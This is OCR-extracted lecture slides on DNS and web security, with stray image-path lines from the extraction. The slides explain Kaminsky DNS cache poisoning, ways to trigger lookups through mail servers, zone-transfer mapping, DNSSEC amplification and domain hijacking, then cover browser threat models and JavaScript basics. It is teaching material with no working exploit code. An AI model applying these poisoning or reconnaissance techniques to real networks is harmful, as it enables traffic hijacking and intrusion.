
If attacker loses, has to wait until TTL expires…

… but can try again with host2.foo.com, host3.foo.com, etc.

… but what's the point of hijacking host3.foo.com?

Exploiting Recursive Resolving

[Kaminsky]



If win the race, any request for XXX.foo.com will go to 6.6.6.6

The cache is poisoned… for a very long time!

No need to win future races!

If lose, try again with <ANYTHING>.foo.com

Triggering a Race


- Any link, any image, any ad, anything can cause a DNS lookup
  - No JavaScript required, though it helps
- Mail servers will look up what bad guy wants
  - On first greeting: HELO
  - On first learning who they're talking to: MAIL FROM
  - On spam check (oops!)
  - When trying to deliver a bounce
  - When trying to deliver a newsletter
  - When trying to deliver an actual response from an actual employee

Other DNS Vulnerabilities

- DNS implementations have vulnerabilities
  - Multiple buffer overflows in BIND over the years
  - MS DNS for NT 4.0 crashes on chargen stream
- Denial of service
  - Oct '02: ICMP flood took out 9 root servers for 1 hour
- Can use "zone transfer" requests to download DNS database and map out the network
  - "The Art of Intrusion": NYTimes.com and Excite@Home

See http://cr.yp.to/djbdns/notes.html

DNS Vulnerabilities: Summary



Solving the DNS Spoofing Problem


- Long TTL for legitimate responses
  - Does it really help?
- Randomize port in addition to TXID
  - 32 bits of randomness, makes it harder for attacker to guess TXID+port
- DNSSEC
  - Cryptographic authentication of host-address mappings

DNSSEC

- Goals: authentication and integrity of DNS requests and responses
- PK-DNSSEC (public key)
  - DNS server signs its data – done in advance
  - How do other servers learn the public key?
- SK-DNSSEC (symmetric key)
  - Encryption and MAC: $E_k(m, MAC(m))$
  - Each message contains a nonce to avoid replay
  - Each DNS node shares a symmetric key with its parent
  - Zone root server has a public key (hybrid approach)

Querying DNSSEC Servers

[Bernstein]



5 times per second, from 200 sites

Using DNSSEC for DDoS

[Bernstein]

- RFC 4033 says:

"DNSSEC provides no protection against denial of service attacks"

- RFC 4033 doesn't say:

"DNSSEC is a remote-controlled double-barreled shotgun, the worst DDoS amplifier on the Internet"

DNSSEC "Features"


[Bernstein]

- Does nothing to improve DNS availability
- Allows astonishing levels of DDoS amplication, damaging Internet availability
  - Also CPU exhaustion attacks
- Does nothing to improve DNS confidentiality, leaks private DNS data (even with NSEC3)
- Does not prevent forgery of delegation records
- Does not protect the "last mile"
- Implementations suffered from buffer overflows

Domain Hijacking

- Authentication of domain transfers based on email address
- Aug ’04: teenager hijacks eBay’s German site
- Jan ’05: hijacking of panix.com (oldest ISP in NYC)
  - "The ownership of panix.com was moved to a company in Australia, the actual DNS records were moved to a company in the United Kingdom, and Panix.com's mail has been redirected to yet another company in Canada."
- Many other domain theft attacks


Browser and Network



Two Sides of Web Security

- Web browser
  - Responsible for securely confining Web content presented by visited websites
- Web applications
  - Online merchants, banks, blogs, Google Apps …
  - Mix of server-side and client-side code
    - Server-side code written in PHP, Ruby, ASP, JSP… runs on the Web server
    - Client-side code written in JavaScript… runs in the Web browser
  - Many potential bugs: XSS, XSRF, SQL injection

Where Does the Attacker Live?



Web Threat Models

- Web attacker
- Network attacker
  - Passive: wireless eavesdropper
  - Active: evil Wi-Fi router, DNS poisoning
- Malware attacker
  - Malicious code executes directly on victim's computer
  - To infect victim's computer, can exploit software bugs (e.g., buffer overflow) or convince user to install malicious content (how?)
    - Masquerade as an antivirus program, video codec, etc.

Web Attacker

- Controls a malicious website (attacker.com)
  - Can even obtain an SSL/TLS certificate for his site ($0)
- User visits attacker.com – why?
  - Phishing email, enticing content, search results, placed by an ad network, blind luck …
  - Attacker's Facebook app
- Attacker has no other access to user machine!
- Variation: "iframe attacker"
  - An iframe with malicious content included in an otherwise honest webpage
    - Syndicated advertising, mashups, etc.


Goals of Web Security

- Safely browse the Web
  - A malicious website cannot steal information from or modify legitimate sites or otherwise harm the user...
  - ... even if visited concurrently with a legitimate site - in a separate browser window, tab, or even iframe on the same webpage
- Support secure Web applications
  - Applications delivered over the Web should have the same security properties as required for standalone applications (what are these properties?)

All of These Should Be Safe

- Safe to visit an evil website

- Safe to visit two pages at the same time



- Safe delegation

Browser: Basic Execution Model

- Each browser window or frame:
  - Loads content
  - Renders
    - Processes HTML and scripts to display the page
    - May involve images, subframes, etc.
  - Responds to events
- Events
  - User actions: OnClick, OnMouseover
  - Rendering: OnLoad, OnUnload
  - Timing: setTimeout(), clearTimeout()

JavaScript

- "The world's most misunderstood programming language"
- Language executed by the browser
  - Scripts are embedded in Web pages
  - Can run before HTML is loaded, before page is viewed, while it is being viewed, or when leaving the page
- Used to implement "active" web pages
  - AJAX, huge number of Web-based applications
- Potentially malicious website gets to execute some code on user's machine

JavaScript History

- Developed by Brendan Eich at Netscape
  - Scripting language for Navigator 2
- Later standardized for browser compatibility
  - ECMAScript Edition 3 (aka JavaScript 1.5)
- Related to Java in name only
  - Name was part of a marketing deal
  - "Java is to JavaScript as car is to carpet"
- Various implementations available
  - Mozilla's SpiderMonkey and Rhino, several others

JavaScript in Web Pages

- Embedded in HTML page as <script> element
  - JavaScript written directly inside <script> element
    - <script> alert("Hello World!") </script>
  - Linked file as src attribute of the <script> element

    <script type="text/JavaScript" src="functions.js"></script>
- Event handler attribute


  <a href="http://www.yahoo.com" onmouseover="alert('hi');">
- Pseudo-URL referenced by a link

  Click me

Document Object Model (DOM)

- HTML page is structured data
- DOM is object-oriented representation of the hierarchical HTML structure
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], …
  - Methods: document.write(document.referrer)
    - These change the content of the page!
- Also Browser Object Model (BOM)
  - Window, Document, Frames[], History, Location, Navigator (type and version of browser)

Browser and Document Structure



W3C standard differs from models supported in existing browsers


Event-Driven Script Execution

```
<script type="text/javascript">
    function whichButton(event) {
    if (event.button==1) {
            alert("You clicked the left mouse button!") }
    else {
            alert("You clicked the right mouse button!")
    }}
</script>
...
<body onmousedown="whichButton(event)">
...
</body>
```

Script defines a page-specific function

Function gets executed when some event happens

```
<html>
    <body>
        <div style="-webkit-transform: rotateY(30deg)
                    rotateX(-30deg); width: 200px;">
                I am a strange root.
        </div>
    </body>
</html>
```



Source: http://www.html5rocks.com/en/tutorials/speed/layers/

Content Comes from Many Sources

- Scripts

  <script src="//site.com/script.js"> </script>

- Frames

